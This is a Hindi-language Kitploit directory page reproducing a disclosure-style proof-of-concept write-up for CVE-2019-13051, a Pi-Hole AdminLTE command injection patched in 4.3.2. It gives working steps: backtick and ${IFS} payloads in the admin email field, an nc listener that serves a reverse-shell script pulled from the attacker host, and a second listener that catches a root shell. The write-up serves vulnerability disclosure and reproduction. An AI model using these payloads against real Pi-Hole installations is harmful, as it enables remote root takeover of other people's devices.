
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2019-13051 — Pi-Hole AdminLTE कमांड इंजेक्शन (CVE-2019-13051) के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो ईमेल फ़ील्ड इंजेक्शन और क्रॉन-आधारित निष्पादन के माध्यम से रिमोट रूट एक्सेस सक्षम करता है। | Kitploit
उपकरण/GitHubGitHub/pr0tean/cve-2019-13051
विशेषाधिकार वृद्धिभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोल
GitHubpr0tean/cve-2019-13051

CVE-2019-13051

Pi-Hole AdminLTE कमांड इंजेक्शन (CVE-2019-13051) के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो ईमेल फ़ील्ड इंजेक्शन और क्रॉन-आधारित निष्पादन के माध्यम से रिमोट रूट एक्सेस सक्षम करता है।

रिपॉजिटरी देखें
203227 साल पहलेKitploit द्वारा समीक्षित
साझा करें

Pi-Hole < 4.3.2 कमांड इंजेक्शन और PrivEsc (CVE-2019-13051)

Pi-Hole संस्करण 4.3.2 में इस कमजोरी का पैच शामिल है: https://github.com/pi-hole/AdminLTE/pull/974

Pi-Hole डेव टीम को उनके शानदार प्रोजेक्ट और इस कमजोरी की रिपोर्ट करना इतना आसान बनाने के लिए बहुत-बहुत धन्यवाद!

कार्यकारी सारांश

"AdminLTE" घटक पर वर्णित कमजोरियों के माध्यम से RaspberyPi डिवाइस (या जिस भी डिवाइस/VM पर एप्लिकेशन चल रहा है) पर दूरस्थ रूप से रूट एक्सेस प्राप्त करना संभव है। इसका शोषण करने के लिए AdminLTE वेब इंटरफेस तक प्रशासनिक पहुंच/क्रेडेंशियल आवश्यक हैं।

अधिक विस्तार से, नियमित अभिव्यक्ति (रेगेक्स) जांचों को दरकिनार करना और "Administrator E-mail Address" फ़ील्ड को मनमाने कमांड(ों) से दूषित करना संभव है। ये बदले में "/etc/pihole/setupVars.conf" में संग्रहीत होते हैं, जिन्हें बाद में 10 मिनट के cron.d कार्य “/usr/local/bin/pihole updatechecker local” द्वारा रूट विशेषाधिकारों के साथ पार्स और निष्पादित किया जाता है।

हमले की पूर्व-आवश्यकताएँ

  1. प्रशासनिक Pi-Hole वेब-एप्लिकेशन (AdminLTE) तक नेटवर्क कनेक्टिविटी।
  2. AdminLTE वेब-एप्लिकेशन के लिए क्रेडेंशियल का सेट।

सीमाएँ

कमांड/कोड निष्पादन के लिए एक हमलावर को cron कार्य "/etc/cron.d/pihole" के 10 मिनट के अंतराल की प्रतीक्षा करनी पड़ती है।

तकनीकी विवरण

उम्मीद है कि निम्नलिखित विवरण और PoC इस मुद्दे के सत्यापन और पुनरुत्पादन में आपकी सहायता करेंगे।

वेब-एप्लिकेशन में प्रमाणीकरण के बाद कुछ सर्वर-साइड सत्यापन होते हैं, जिन्हें एक हमलावर को सफलतापूर्वक कमांड इंजेक्ट करने के लिए दरकिनार करना आवश्यक होता है।

"savesettings.php" L:499 पर, उपयोगकर्ता-नियंत्रित चर "$adminemail" का मूल्यांकन PHP के आंतरिक FILTER_VALIDATE_EMAIL फ़ंक्शन के विरुद्ध किया जाता है, जिसकी जाँचें अपेक्षाकृत कमजोर हैं।



इसके बाद इस सत्यापन जांच को दरकिनार करना और कमांड इंजेक्शन साबित करना संभव है, उदाहरण के लिए डबल-कोट्स में बैक टिक्स का एक सेट समाहित करके, प्रशासक के ई-मेल के रूप में निम्नलिखित दर्ज करें:

"`test>/tmp/poc_proof.txt`"@example.com
Screenshot 1

10 मिनट के भीतर "/tmp/poc_proof.txt" में रूट विशेषाधिकारों के साथ "test" युक्त एक रूट-स्वामित्व वाली फ़ाइल बन जाएगी।

Screenshot 2


किसी भी आगे के सार्थक हमले को अंजाम देने के लिए व्हाइटस्पेस की सीमा को भी दरकिनार करना आवश्यक है (जो मान्य ई-मेल अक्षर नहीं हैं और FILTER_VALIDATE_EMAIL फ़ंक्शन द्वारा पकड़े जाते हैं)। इसके लिए, आंतरिक linux चर ${IFS} का उपयोग किया गया (जो अधिकांश unix os में डिफ़ॉल्ट रूप से व्हाइटस्पेस होता है)।

PoC:

*नोट: इसे POSIX शेल ग्रामर यानी &&, || ... का उपयोग करके 1-लाइनर के साथ स्वचालित किया जा सकता है।


  1. सुनिश्चित करें कि आपकी हमला करने वाली मशीन पर आपका स्क्रिप्ट डिलीवरी तंत्र तैयार है। यानी हमला करने वाली मशीन पर:

nc -nvlp 4444 < revshell.py


  1. "/tmp/revshell.py" में रिवर्स शेल पायथन स्क्रिप्ट की प्राप्ति और भंडारण को ट्रिगर करने के लिए "Administrator E-mail Address" फ़ील्ड के भीतर पहला कमांड सबमिट करें:

"`nc${IFS}192.168.1.69${IFS}4444>/tmp/revshell.py`"@example.com
Screenshot 3

HTTP प्रॉक्सी से जांच करने पर HTTP अनुरोध इस प्रकार दिखेगा:
Screenshot 4

क्रॉन कार्य चलने और स्क्रिप्ट प्राप्त करने के लिए 10 मिनट प्रतीक्षा करें या पुनरुत्पादन उद्देश्यों के लिए मैन्युअल रूप से /usr/local/bin/pihole updatechecker local चलाएँ। आप "/etc/pihole/setupVars.conf" में स्थित इंजेक्टेड कमांड को भी सत्यापित कर सकते हैं (जो ADMIN_EMAIL चर को सौंपा गया पाया जाता है)

  1. सुनिश्चित करें कि आपकी शेल कैच सेवा तैयार है। यानी हमला करने वाली मशीन पर:

nc -nvlp 4445

  1. अंत में, आप निम्नलिखित सबमिट कर सकते हैं:

“`python${IFS}/tmp/revshell.py`”@example.com

एक बार फिर 10 मिनट प्रतीक्षा करें (या मुद्दे के पुनरुत्पादन उद्देश्यों के लिए क्रॉन स्क्रिप्ट को मैन्युअल रूप से निष्पादित करें) और आपको अपनी हमला करने वाली मशीन पर रूट शेल प्राप्त होगा।

Screenshot 1

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    389
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    255
  • 6

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    247

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →





